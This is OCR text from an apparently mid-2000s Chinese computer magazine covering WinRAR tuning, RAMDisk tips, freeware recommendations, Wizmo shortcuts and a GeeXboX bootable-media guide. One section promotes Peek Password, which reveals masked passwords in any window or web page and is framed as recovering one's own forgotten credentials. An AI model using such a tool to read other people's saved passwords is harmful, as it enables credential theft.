（1）针对程序或文档文件的压缩设置。可将"文本压缩"下的"预测顺序"设置为"30"，"内存使用，MB"中设置为"30"，当然，你也可以将这两个值设置得更高，以提高压缩率。

小提示

★当"文本压缩"项设置为"自动"时，WinRAR会根据源数据及压缩模式来决定何时才使用文本压缩;"强制"则是将文本压缩算法应用到所有数据上，但这需要占用更多的系统资源;"禁止"则是阻止文本压缩算法，这样可以减少系统资源的占用。

★"预测顺序"用于设置PPM算法(RAR文本压缩的核心算法)的预测顺序。可以填入2～63。你可以提高该值来增加压缩率，但这是以消耗大量系统资源(尤其是内存)为代价的。

★"内存使用，MB"用于设置PPM算法可用的内存(以兆为单位)，可以设置为1～128，设置更大的内存可以提高压缩率，但注意，PPM压缩和解压缩时使用的内存大小相等，所以如果你在压缩时设置了128，那么其他人在安装了低于128MB内存的电脑上解压时就可能出现问题(即使是256MB内存，也要注意，因为系统会占用一部分内存)。

（2）针对未经压缩的音频文件。如WAV等，可将"音频压缩"项下的"声道"设置为"4"。

小提示

★"音频压缩"下的"强制"项是将音频压缩算法应用于所有压缩数据上，但只有当所选的文件为未经压缩的音频文件(如WAV等)时才有效。

★"声道"项用于设置声道的字节数(可以是1～31)，RAR可拆分多位声道为单位声道。例如，两个16位音频声道可以被RAR看作每个宽1字节的4个声道。设为0，WinRAR会自动选择声道数。

（3）针对未压缩的图片文件。如BMP、TIF等，可将"真彩压缩"下设置为"强制"。如果你听说过BMP格式用RAR格式压缩后比JPG文件还小的"传闻"，那么，你就来试试这个选项吧，它可以帮你把它们变得更小。

小提示

"真彩压缩"是用来处理RGB的图形文件，所以只有当所有被压缩的文件完全是RGB格式时，再激活此项。另外此选项对JPG等文件不起作用。

设置完上面的内容后，从"常规压缩"下的"字典大小，KB"下拉菜单中选择"4096"项(如果内存高于64MB，建议使用此项，否则应设置为较小的数值来减少内存使用)，最后，点击"确定"开始压缩(见图)。



由于在前面选择的"压缩模式"为"最好"，所以，一些数值使用默认的"自动"项即可

Step 3 将任意一个较小的文本文件，与压缩后的压缩包重新压缩，具体方法请参照Step 1及Step 2，只是在设置"字典大小，KB"时，选择"2048"即可。

在实际使用中，可能你会发现，本文提供的数值并不是最佳的，这是因为不同数据，由于设置不同，产生了不同压缩率，所以如果你要求尽量小的数据，那可以多试几次进行压缩。

小编有话说:如果是MP3、JPG文件等已经压缩过的文件，即便是使用本文提供的方法也不会提高压缩率了，这些文件在保存时，除非是特殊用途，否则建议不必进行压缩。还有一点要提到，如果压缩的文件不大，那么小特推荐你试试本文提供的方法，这会有效减少空间的占用。

CF [SY03]

洪恩教育 Human Education　洪恩软件 Human

开天辟地4

——几天掌握电脑

《开天辟地》作为中国目前普遍受欢迎的电脑多媒体教育软件，已经成为一个业界的标准。她从最基本的电脑知识娓娓道来，由浅入深，让一个从未接触过电脑的人在几天之内学会电脑，并在短时间内达到一个电脑使用者的中级水平。

《开天辟地》的用户从8、9岁的少儿到70岁的老人，从勤奋不辍的自学者到在校的大学生，都在《开天辟地》中学到了很多东西，有些人甚至因此而成为电脑高手。



主要内容：

● **第1张盘-基础入门篇**
面向最初级的电脑用户，用耐心细致的讲解和生动直观的动画，让您在半日之内初步掌握电脑的使用方法，包括：五笔输入法速成、指法练习、Windows基本操作、文件和目录管理等。

● **第2张盘-网上冲浪篇**
全面讲解了Internet冲浪的方法和技巧，以实际操作为手段，使初学者可以轻松快速地掌握互联网的使用。

● **第3张盘-电脑急救与系统安装篇**
全面讲解电脑使用的常见问题和解决方法，内容包括：电脑的组装和维护，操作系统的安装，网络安全防范，病毒与木马的查杀，超级兔子魔法设置等工具软件的使用。

● **第4张盘-Windows XP操作系统篇**
系统地讲解了目前最新的操作系统Windows XP，让初中级用户能够熟练使用操作系统。

● **第5张盘-家庭数码应用篇**
本光盘将把初学者带入一个全新的领域——通过电脑来设计自己的梦想，内容包括：数码相机和数字摄像机的使用，数码照片处理与电子相册制作，Premiere快速入门，视频采集，电影编辑与特效处理，VCD与DVD的制作与刻录等。

● **第6、7张盘-办公软件篇**
这两张光盘从零开始，详尽地讲解目前最流行的办公软件Word、Excel和PowerPoint的使用，以及办公软件的应用案例，实现真正的入门到精通，让您快速成为现代办公的高手。

● **第8张盘-全面精通Windows 2000**
本光盘详尽细致地讲解了操作系统Windows 2000几乎所有的知识，让初学者可以快速全面地掌握Windows2000。

知名人士的评价

为普及计算机技术做贡献

原清华大学校长 国家教委副主任
张孝文

《开天辟地》是初学者学习计算机知识和操作的优秀软件，是针对初学者的特点精心设计、精心制作，以生动活泼、使人易于理解和接受的方式引导人们一步步进入计算机的学习领域，人们不再觉得计算机神秘莫测和晦涩无味，而是兴趣盎然地步入计算机领域，她为广大初学者开辟了一个学习计算机知识的新天地。

全国高等学校计算机基础教育研究会理事长：谭浩强

《开天辟地》充分考虑了计算机初学者的需求和认识规律，运用现代化多媒体教学手段，声、文、图、动画并茂，深受使用者的欢迎，在社会上产生了很好的反响，是一个非常优秀的国产软件。

清华大学计算机系教授、博士生导师
国际信息学奥林匹克中国队总教练
吴文虎

技术服务部：010-62634069/62634070
会员部：010-82619096
邮购部：010-82610167
365热线：13311135940　13311135941
邮购地址:北京清华大学邮局84-145信箱
洪恩公司(100084)
http://www.HongEn.com
E-mail:human@goldhuman.com

各地服务电话：
广州：020-87572669/13352827109
上海：021-64387972/13386036739
深圳：0755-28079631/13148813345
南京：025-83229881/13057531955
杭州：0571-88252511/13858116828
成都：028-66083039/89833540
13908183307
武汉：027-65610573/13349910598

gavotte 内存盘使用FAQ

回音壁

■ 长沙　李云浩

本刊在第6期《入侵内存——用RAMDisk制作虚拟内存盘》一文中介绍了功能强大的免费虚拟内存盘RAMDisk的使用方法，在文章刊登后，受到了很多读者的欢迎。该文作者整理了一些比较经典的读者问题，如果你在使用这款软件时遇到了麻烦，那么可以看看下面的文章(本文中的“我”为作者本人)。

问:gavotte的内存盘有什么软件兼容性的问题吗？

答:我用的软件比较多了，似乎没有发现和内存盘冲突的软件。

问:在日常使用内存盘时，除了要防止断电外还要注意什么？

答:我所在地区电压比较稳定，很少断电，而且我是在Windows 2003 Server上运行的，比较稳定，一般都不关机，仅仅是休眠，这也是某种意义上的连续运行。

特别要注意的是重要数据不要在内存盘上进行操作，否则一旦操作系统突然死机，或电脑断电，损失将是无可挽回的。另外，如果你的内存过小，建议不要使用内存盘，以免系统更慢。除了这些外，没什么特别需要注意的了。

问:如何实现内存盘的关机自动保存，开机后回复到上一次关机的状态？

答:这需要在Windows的组策略里增加启动、关机脚本功能。具体的设置方法如下(以镜像文件保存为aaa.img为例):

首先，打开“记事本”编辑器，制作名为LoadImage.bat的批处理文件，文件内容为D:\RAMDisk\RAMDisk.exe /L aaa.img;再用“记事本”建立一个SaveImage.bat的批处理文件，文件内容为D:\RAMDisk\RAMDisk.exe /S aaa.img;然后，按WIN+R，打开“运行”窗口，输入“gpedit.msc”(不含引号)后回车，打开“组策略”编辑器。依次展开“计算机配置→Windows设置→脚本(启动/关闭)”，双击窗口右侧的“启动”项，然后用“添加”按钮(见图1)，将“LoadImage.bat”加入为启动脚本(参数不需要添加)，这样每次启动时系统都会自动加载镜像文件aaa.img。用同样方法将SaveImage.bat加到“关机”脚本中。

这样每次关机时，RAMDisk都会把内存盘的内容自动存储到镜像文件aaa.img中，下次开机时再载入该文件。要注意两个批处理文件中RAMDisk.exe及aaa.img的保存路径要写完整。




图1　按箭头所指顺序添加脚本

问:从“命令提示符窗口”启动RAMDisk程序时，该窗口就被锁定了，必须关闭RAMDisk程序才能继续在控制台输入命令，我该怎么办？

答:你可以在“命令提示符窗口”用Start RAMDisk.exe命令来调用RAMDisk，这样RAMDisk运行后，控制台可以继续输入命令。建议你直接在“资源管理器”中调用。

问:能同时虚拟两个盘吗？一个软驱，一个硬盘。

答:很遗憾，目前还不能，gavotte的RAMDisk没有这个功能。如果你很需要这个功能，可以用FileDisk(支持Windows 2000/XP)虚拟一个软驱出来，下载地址为http://www.acc.umu.se/~bosse/filedisk.zip,使用说明可以参考http://www.acc.umu.se/~bosse/上的相关内容。然后，再用RAMDisk虚拟一个硬盘。

问:能否在没有真实软驱的情况下，制作杀毒软件的杀毒磁盘，或者运行一些需要使用验证钥匙盘才能使用的软件？

答:如果软盘没有什么特殊加密的手段，那就可以，如果软盘使用了加密磁道数据之类，那就无法模拟了。至于验证用的钥匙盘，有些恐怕不行，但有些是可以使用的。

问:RAMDisk虚拟内存盘是否可以自动调整大小？

答:目前还不行。

问:为什么运行RAMDisk.exe这个文件的时候会先闪烁一下命令行窗口，然后才弹出窗口？

答:这是我特意设计的。特意把RAMDisk做成一个控制台程序，当以GUI模式启动的时候，把控制台窗口关闭之前，就会看到控制台窗口闪一下，但是如果在“命令提示符”的界面下运行，就不会出现这个现象。

问：内存盘可以进行磁盘整理吗？

答：虚拟出的分区，用Windows XP自带的碎片整理程序不能识别，但是Norton 2003 SpeeDisk可以识别并整理，因为是内存，所以速度很快。但其实这根据没有必要，如果需要整理，只要先备份内存盘上需要保留的数据，然后重新启动电脑即可。

问：用IE下载大于内存盘容量的文件都不行，怎么回事？

答：IE下载文件时，都会把文件先缓存到临时文件夹中，然后才拷贝到指定的目录。也就是说，如果你用IE下载100MB的大文件，就必须有100MB的缓存空间，所以内存盘的容量必须大于下载的文件大小。但对于浏览网页，一般IE的缓存空间足够了，这种特殊情况下，建议你还是使用辅助的下载软件（如FlashGet等）进行下载。

问：如果把TEMP目录指向内存盘，那有没有容量冲突问题？比如设定内存盘为50MB，则当解压DVDRip，或者安装程序自动解压出的临时文件超过50MB，或者编辑的文件超过虚拟盘容量，其结果是什么？

答：如果超出了范围，则肯定解压失败，一般都会有错误报告。如果经常解压缩大文件，还是不要把临时文件目录设定到内存盘上为好。

问：现在内存盘中只有一个TEMP目录，有没有可以默认就建立几个目录的方法，重启动后还保留这几个目录？

答：建立一个BAT文件，在该文件中写上建立目录的命令，放到“启动”项里，就可以建立多个目录了。

问：把IE临时文件设到内存盘后，Cookies每次关机后能够得到保存么？

答：在Windows 2000/XP/2003中，Cookies是保存在操作系统所在分区的“\Documents and Settings\用户名\Cookies”这个文件夹下，并不受IE缓存目录的影响，所以不会丢失Cookies。

小提示

在Windows 2000/XP/2003中，Cookies的保存位置是由注册表中[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]项下的Cookies键值来决定的，你可以在此处修改。

问：不知道GUI界面是否有更改TEMP路径的选项，或者设定多个路径更改，以便手动选择或自动恢复原设置？

答：目前没有这个功能，但可以写两个批处理文件，一个用于把TEMP目录设置到内存盘，一般用于把TEMP目录修改回系统缺省的目录。注意，修改TEMP后需要重新登录才能起作用，其中setx命令为Windwos Server 2003

自带，如果是Windows 2000/XP的用户则需要到http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/setx-o.asp下载该命令。

1.TMPReset.bat，把TEMP路径设置成系统缺省的路径(见图2)




图2 用“记事本”制作批处理文件

```
@echo off
echo set the environment variant TEMP TMP to default System Path
set TEMP_NEW=%USERPROFILE%\Local Settings\Temp
SETX TEMP "%TEMP_NEW%"
SETX TMP  "%TEMP_NEW%"
echo NOW LogOff then Logon
echo TEMP will be %TEMP_NEW%
```

2.TMPSet.bat，把TEMP路径设置到内存盘上

```
@echo off
echo set the environment variant TEMP TMP to RAMDisk
rem  if your new temp dir is not R:\temp,modify it to what you want
set TEMP_NEW=R:\temp
SETX TEMP "%TEMP_NEW%"
SETX TMP  "%TEMP_NEW%"
echo NOW LogOff then Logon
echo TEMP will be %TEMP_NEW%
```

问:RAMDisk最大支持的内存盘是多少？

答:理论上，内存盘是没有大小限制的，只受到实际内存的限制。但如果内存盘设置过大，就会出现重启的现象。遇到这种情况可以先将内存盘设置得小一些，比如要设置一个768MB的内存盘，可以先设置一个16MB的内存盘，然后再修改其容量为768MB即可。另外，建议在设置内存盘时，要留出系统所用的内存空间，不然会事得其反。比如在一台只有256MB内存、使用Windows XP的电脑上，就不要使用128MB的内存盘了，否则只能减慢系统的运行速度，让系统变得不稳定。

小编有话说:本文作者在撰写本文的同时，还升级了他的RAMDisk GUI程序，主要进行了BUG修复，并新增了/L加载镜像文件的参数。下载地址为http://www.newhua.com/cfan/200412/ramdisk.rar。

CF [SY04]

没有OE也能看信:OE Reader

问:因为我习惯使用Foxmail，所以把系统中的Outlook Express卸载掉了，可是我的朋友给了我一个DBX的文件，告诉我用Outlook Express打开，我该怎么办？

答:这个文件是Outlook Express(以下简称OE)的信箱数据库，比如“收件箱.dbx”保存的是收件箱中的所有文件。要打开这种文件，除了用OE外，还可以用本文要介绍的OE Reader。

另外，如果你只需要查看一封邮件的内容或复制邮件中的附件，又不想浪费时间打开OE，那么也可以试试这款软件。

打开软件后，选择菜单中的“File→Open”，接着选择OE的DBX数据文件保存文件夹，其默认为系统安装分区的“\Documents and Settings\Administrator\Local Settings\Application Data\Identities\{B0284029-2C84-4171-B115-AEA522B72014}\Microsoft\Outlook Express”文件夹，注意这里的{B0284029-2C84-4171-B115-AEA522B72014}在每台电脑上都是不同的。这时就会打开该DBX文件中的所有邮件，双击需要查看的邮件，可以分别在“General”、“HTML View”及“Source”中看到邮件的内容及附件。



软件版本:1.0　　软件大小:553KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.mitec.cz/Downloads/OEView.zip

可以看3D图像的“ACDSee”:P3dO Explorer

问:我使用的图片浏览器是ACDSee，可是它只能打开2D的图形，如JPG、BMP、TIF等，而对于AutoCAD、3D Studio Max等软件生成的文件就没办法打开了，有没有可以浏览这些图片的软件呢？难道我还要安装相应的软件才能看？

答:是有一些朋友除了2D图像外，还需要浏览一些3D图片。如果你有这方面的需要，建议你安装免费的P3dO Explorer，它支持的所有格式你可以从http://www.senosoft.com/softp3doFileFormat.php查到。

软件使用很简单，只要按照如图所示进行操作即可。此外你还可以从http://www.senosoft.com/downloads/P3dOPoserPack165.zip处下载到软件的插件，增强软件的功能。



软件版本：1.7　　软件大小：1679KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://wh.onlinedown.net/down/P3dOExplorer17.zip

找回系统托盘的软件图标：YTrayMagic Lite

问：最近，我的电脑经常出错，系统托盘上的软件图标就会消失，这给我的使用带来了很多麻烦，经常是重启后才能解决，有没有什么好办法可以不重新启动电脑，就找回图标呢？因为工作原因，没有时间重装电脑，可不可以用什么软件来解决呢？

答：推荐你使用 YTrayMagic Lite，它专门用于解决这一问题。

首先，下载软件，并安装，然后从http://ks.onlinedown.net/down/HA_YTrayMagic10_cxx.exe下载汉化文件，将汉化文件解压缩后，覆盖软件安装文件夹下的同名文件。之后，点击“开始”菜单中的“程序→YTrayMagic Lite→YTrayMagic Lite”，此时软件开始在后台监视(只消耗不到1MB的内存)，一旦出现问题，只要选择“开始”菜单中的“程序→YTrayMagic Lite→Restore own icon”即可。



最后，建议在“启动”项下为YTrayMagic Lite建立快捷方式，因为它必须要在系统没有出错前运行才能够恢复图标。

软件版本：1.0　　软件大小：224KB
软件性质：免费软件　　适用平台：Windows 9x/2000/XP
下载地址：http://ks.onlinedown.net/down/ytraylsetup.exe

下载文件异常的克星：Cut

问：有时我在下载文件中突然死机，下载的文件大小就会出现异常情况，这时无法继续下载，请问有什么办法可以修复这些未完成的文件，让我能继续下载吗？

答：推荐你使用Cut这款绿色软件，这款软件用于从文件的尾部删除指定大小，这样你就可以继续下载未完成的文件了。



软件为绿色软件，下载解压缩后，直接运行CUT.EXE，打开

软件主界面。点击“居于最前”按钮，再将出了问题，需要删除尾部的文件从“资源管理器”拖拽到此窗口中，然后点击“开始转换”按钮，在“配置”窗口的“切除”文本框中输入要切除的字节数，一般切除3MB左右，即输入“30000”即可。点击“确定→开始转换”按钮。最后，切除尾部的文件会以“FT_+原文件名”进行命名。



软件版本:N/A	软件大小:153KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200412/cut.rar	

为你的程序增加LOGO:Splasher!

问:我看到像Outlook Express、Foxmail、Word、Execl等软件在打开前都有一个该软件的LOGO窗口，非常漂亮。我也想为一些其他的程序制作这个启动LOGO窗口，有没有什么软件可以实现？难道非要编程？



答:其实要实现这个功能根本不用编程，只要使用一款名为Splasher的软件就可以了。这款软件的功能很单一，就是为可执行文件增加启动或退出时显示的图片，同时还可以设置该图片显示的时间。

由于软件的功能很单一，所以使用起来也很简单。首先点击“可执行文件”下的“...”按钮，选择要添加的文件；然后，点击“图片”下的“...”按钮，选择添加的LOGO图标；之后设置好“显示时间”以及“开始时显示”或“退出时显示”;最后点击“依附”按钮即可。

软件版本:3.0	软件大小:16KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200412/Splasher.zip	

CF [SY05]

神农品软

1.CDVista 0.715 Beta

本刊在第9期及第11期对这款软件进行了介绍，并有热心读者对它进行了汉化，现在它又“泄漏”出了最新的0.715 Beta版。由于新版本使用了新的数据库格式，所以在安装新版本后，如需继续使用以前的数据库(默认为保存在“我的文档”文件夹下的New catalog.ccd)，则会要求转换为新的数据库格式。

转换完成之后，你就会看到，新版本增加了“Programs”(列出EXE程序)、“Audio”(列出音频文件)及“Video”(列出视频文件)三个标签，这样用户可以快速从数据库中找到这三类文件(见图1)。同时，新的数据库格式使搜索速度也比前一版本有所提高。

由于目前软件还在测试阶段，所以作者并没有开放下载，大家使用时也要注意在转换数据库时做好备份。




图1　新版本增加了新的标签，并且设置窗口也进行了改进

升级指数:★★★

下载地址:http://www.newhua.com/cfan/200412/CDVistaSetup715Beta.exe

2.FlashFXP 3.0.996 RC1

说起FTP客户端软件，想必没有人不知道FlashFXP的大名。这次FlashFXP从2.2版直接升级到3.0版，自然也带来了不少新变化。但对于和神农一样，只是用FlashFXP下载FTP文件的朋友来说，3.0的更新也没有带来太大惊喜。

在神农及一些网友的试用过程中，发现3.0版的传输速度略有提高，但并不明显。除此之外，另一个让神农觉得不错的新功能是“流量图”功能(见图2)。除上面这两个新功能，另外一个值得注意的是新版本可以和IE进行集成(在IE中点击FTP链接地址后，会自动打开FlashFXP)，打开此功能的方法如下:按“Ctrl+R”打开“运行”窗口，输入“regsvr32.exe "C:\Program Files\FlashFXP\IEFlash.dll"”(不含外侧引号，请自行修改FlashFXP的保存路径)。如果需要去除此功能，则只要使用“regsvr32.exe -u "C:\Program Files\FlashFXP\IEFlash.dll"”(不含外侧引号)即可。




图2　显示下载的速度，非常直观

升级指数:★★★

下载地址:http://vnet.onlinedown.net/down/FlashFXP_3.0.996_RC1_SC.exe

CF [SY06]

你也能DIY软件了！

■笨笨

现在软件这么多，想不想找个“万能”的软件？只要稍稍修改一下参数，就可以组合出一个全新的软件，想不想实现此功能呢？让它帮你关机，让它帮你打开光驱托盘，让它帮你做屏保……

Wizmo小档案

软件版本:N/A	软件大小:37KB
软件性质:免费软件	适用平台:Widnows 9x/2000/XP
下载地址:http://grc.com/files/wizmo.exe	

下载软件后，双击Wizmo.exe，打开Wizmo软件说明界面，这里可以看到说明及一些参数。

下面就要为软件制作快捷方式,并增加相应的参数:右击wizmo.exe，在菜单中选择“创建快捷方式”,为wizmo.exe建立快捷方式,再右击该快捷方式,选择‘属性”，然后在“目标”文本框中添加参数(见右图)。由于添加参数的不同，这些快捷方式的功能也会不同，另外对于制作出来的快捷方式，再为其指定快捷键，那么就能实现非常棒的一键关显示器、一键开关光驱等功能。



先打空格，再写参数

1.显示器关闭工具

很多朋友在听歌时，都会关闭显示器，只要使用monoff参数，就可以实现此功能了。这样既可省电，又可以快速再次打开显示器(动动鼠标即可)。

2.光驱开关器

有了Wizmo，再配合上Open=和Close=两个参数，开关光驱舱门就再不用去点击光驱上的托盘按键了。比如你的光驱是I盘，则使用Open=I:来打开光驱的舱门，使用Close=I:来关闭光驱的舱门。注意Close=参数仅支持Windows 2000/XP，如果是Windows 9x，则可以使用Close参数关闭所有光驱舱门。另外Open=及Close=两个参数还支持ZIP驱动器等设备舱门的开关。

3.音量调节器

当你听歌或看视频文件时，经常需要调整音量。这时，可以使用volume=参数来设置音量的大小，使用时要在volume=后面加上0～100参数来设置大小，比如volume=50表示设置音量大小为50%。

4.屏保制作工具

Wizmo为我们提供了很多屏幕绘制参数，用它们可以制作出很多漂亮的屏保。比如用blackout参数可以设置一个纯黑色屏保。除此之外，软件还提供了如line(划线)、grid(矩形)、trails(显示轨迹)等参数。最重要的是你可以将这些参数进行组合，制作一个炫酷屏保。下面就给大家几个已经组合好的屏保参数:

grid=4,4 trails=50 gravity=1000 graviton

grid=4,4 trails=200 gravity=20000 graviton

grid=7,7 trails=20 gravity=100 elastic graviton

grid=4,4 trails=250 stop graviton

grid=16,16 gravity=10 stop graviton

grid=6,6 gravity=5 trails=150 sun=25000 graviton

grid=10,10 gravity=0 trails=10 sun stop graviton

particles=10 gravity=1 line trails sun graviton

这款软件还有很多其他参数，比如关机参数、注销参数，你只要为每个功能建立一个快捷方式，那么原本很麻烦的操作都可轻松完成了。具体的设置可以参考http://grc.com/wizmo/wizmo.htm上的说明。

CF [SY07]

忘了密码不要怕——用Peek Password查看网页上保存的密码


■笨笨

从Windows 9x一出现，能看“*”号密码的软件就多如牛毛，可是这里要介绍的Peek Password有一个特别的功能——查看网页中的“*”号密码，当然它同样也可以查看一般窗口中的“*”号密码，而且它使用简单，占资源小。可以说，Peek Password算是密码查看器中的最强软件了。

Peek Password小档案

软件版本:3.0	软件大小:221KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.xingzhou.com/mysoft/download/peekpassword/peekpassword.zip	

打开软件，你会看到软件的主窗口，这里我们经常用到的就是“Text”文本框。当把鼠标指向任意密码输入框时，就会显示出相应密码，而且就算你指向的是某个网页上的密码框，它同样也可以显示出来，功能非常强大(见图)。



只要鼠标指向密码框，即使是网页的密码，也可以看到

小提示

★除了网页外，不管什么软件，只要打开Peek Password，并把鼠标指向其密码框，都可以得到密码。

★如果你想暂停密码探测，可以点击“Stop”按钮(点击后，会变为“Start”按钮)。

小编有话说:有的朋友把ADSL Modem的路由功能打开后，当想恢复桥接方式时，才发现把拨号密码忘了。由于几乎所有ADSL Modem的管理页面都是Web方式，所以遇到这种情况，推荐你使用Peek Password来找回密码。

CF [SY08]

强！多媒体操作系统装进闪盘里

■上海 weirros

相信大家还记得我们以前曾多次介绍过的Movix，它是一个免费的Linxu多媒体播放系统，能够直接在光盘上运行，实现不进Windows就可以看电影、听音乐，这就是许多品牌机所宣称的不开机看电影的功能。其实类似系统还有很多，大家可以到http://movix.sourceforge.net/Docs/links.html看一看，这里有实现此功能的许多项目，不过，就易用性来说，除了Movix，就要算今天介绍的主角——GeeXboX了(见图1)。




图1

一、GeeXboX比Movix强在哪儿

除了能实现Movix的所有功能外，GeeXboX的体积非常小巧，默认安装情况下可以小于6MB，即使安装必要的编码文件也不会超过32MB。因此，你完全可以将它装进闪盘(最好为USB 2.0的闪盘或移动硬盘，USB 1.1的闪盘启动速度会非常慢)，打造一个具有多媒体操作系统的超强闪盘。用它启动电脑后，就能不进Windows，轻松欣赏硬盘中的电影和音乐，甚至还能浏览图片(通过其内置的名为“FBI”的图片浏览程序，支持的图片格式有:BMP、GIF、JPEG、PCD、PNG、PNM、PPM等)。

二、GeeXboX轻松装

Step1 到http://geexbox.org/releases/0.97/geexbox-generator-0.97.tar.gz，然后用WinRAR将其解压缩到任何文件夹中，比如:C:\geexbox-generator-0.97。

> 小提示
>
> .gz是Linux下生成的压缩包。不推荐直接下载http://www.geexbox.org/en/index.html中的ISO文件，因为这样制作出来的光盘并不支持全部的媒体文件，虽然它们可能会出现在播放列表里。

Step2 默认情况下，GeeXboX中自带的Mplayer并不支持全部媒体编码，如果要让它支持RM、RMVB、WMV格式，还得到http://www2.mplayerhq.hu/MPlayer/releases/codecs/extralite.tar.bz2下载相应的编码器压缩包，然后解压缩到刚刚解开的C:\geexbox-generator-0.97\iso\GEEXBOX\codecs目录下。目前Mplayer可以支持包括AVI、RM、RMVB、MPEG-4、MP3在内的十几种多媒体文件。

Step3 GeeXboX支持界面主题(Themes)，你可以到http://www.geexdb.net/index_en.php?id=thm下载，用下载的压缩包中的文件替换掉C:\geexbox-generator-0.97\iso\GEEXBOX\usr\share\mplayer中的background.avi、background-audio.avi以及font.TTF字体文件(注意:目前只支持英文)(见图2)。




图2

> 小提示
>
> 你也可以自己制作两段AVI文件替换那两个文件，但要注意不要太大，控制在2秒内比较好。因为运行时这两个文件都要读到内存中去的。至于字体，只要喜欢，可以把Windows\Fonts\下面的任何TTF文件改个名字替换font.ttf。

Step4 进入C:\geexbox-generator-0.97，运行其中的“generator.bat”，这样会自动生成一个名为“geexbox-custom.iso”的ISO文件，它就是最终版本的GeeXboX了。

Step5 接下来将geexbox-custom.iso文件刻录成光盘，整个多媒体系统就完成了，现在就可以用这张光盘启动电脑来欣赏电影、音乐以及图片了。

> 小提示
>
> 有人提出在某些电脑上播放时速度不对，解决方法为:用记事本打开C:\geexbox-generator-0.97\etc\mplayer\mplayer.conf，在最后一行加上“srate=48000”，然后重做ISO即可。

三、把GeeXboX装进闪盘

你还可以将GeeXboX安装到硬盘中，同时，也可以把

它安装到闪盘中（前提是主板支持从闪盘启动，推荐使用USB 2.0的闪盘或移动硬盘，否则启动速度会相当慢），方法如下。

Step 1 备份闪盘中的数据，因为在安装过程中需要对闪盘进行格式化。

Step 2 将闪盘插到电脑上，然后用刻录好的GeeXboX光盘启动电脑，接着在出现的“Boot:”命令后快速输入“install”命令，然后回车，GeeXboX进入安装界面，完成硬件检测后便会出现“Installation Device”的设备选择列表，安装程序一般将闪盘命名为“sda”，因此选择列表中带有“sda”的选项。

Step 3 选择闪盘后会进入CFDISK界面（分区工具），并列出当前闪盘的分区状况。一般情况下，不需要特别设置即可进行安装。但你需要注意分区列表中“Flag”栏是否显示了“Boot”，如果不是，则需要用“→”键选中下面的“Bootable”项并回车。“Type”栏应显示为“FAT16”，否则就得用“→”键选中下面的“Type”项并回车，接着按任意键进入文件系统选择界面，然后在“Enter filesystem type”后输入代表FAT16的“06”。

Step 4 完成后，用“→”键选中下面的“Write”（写入）项并回车，在出现的警告提示后输入“yes”后回车。写入完成后，选中“Quit”项并回车，这时会弹出询问是否安装GeeXboX在/dev/sda1的窗口，选中“OK”并回车，在出现的是否进行格式化的提示框中选择“Yes”确定。

Step 5 接下来，安装程序会提示准备安装一个系统启动程序，选择“Yes”会默认安装SysLinux loader，选择“No”则使用当前正在使用的系统启动程序，比如:LILO或Windows 2000/XP所使用的NT Loader，这里建议选择默认的SysLinux loader。

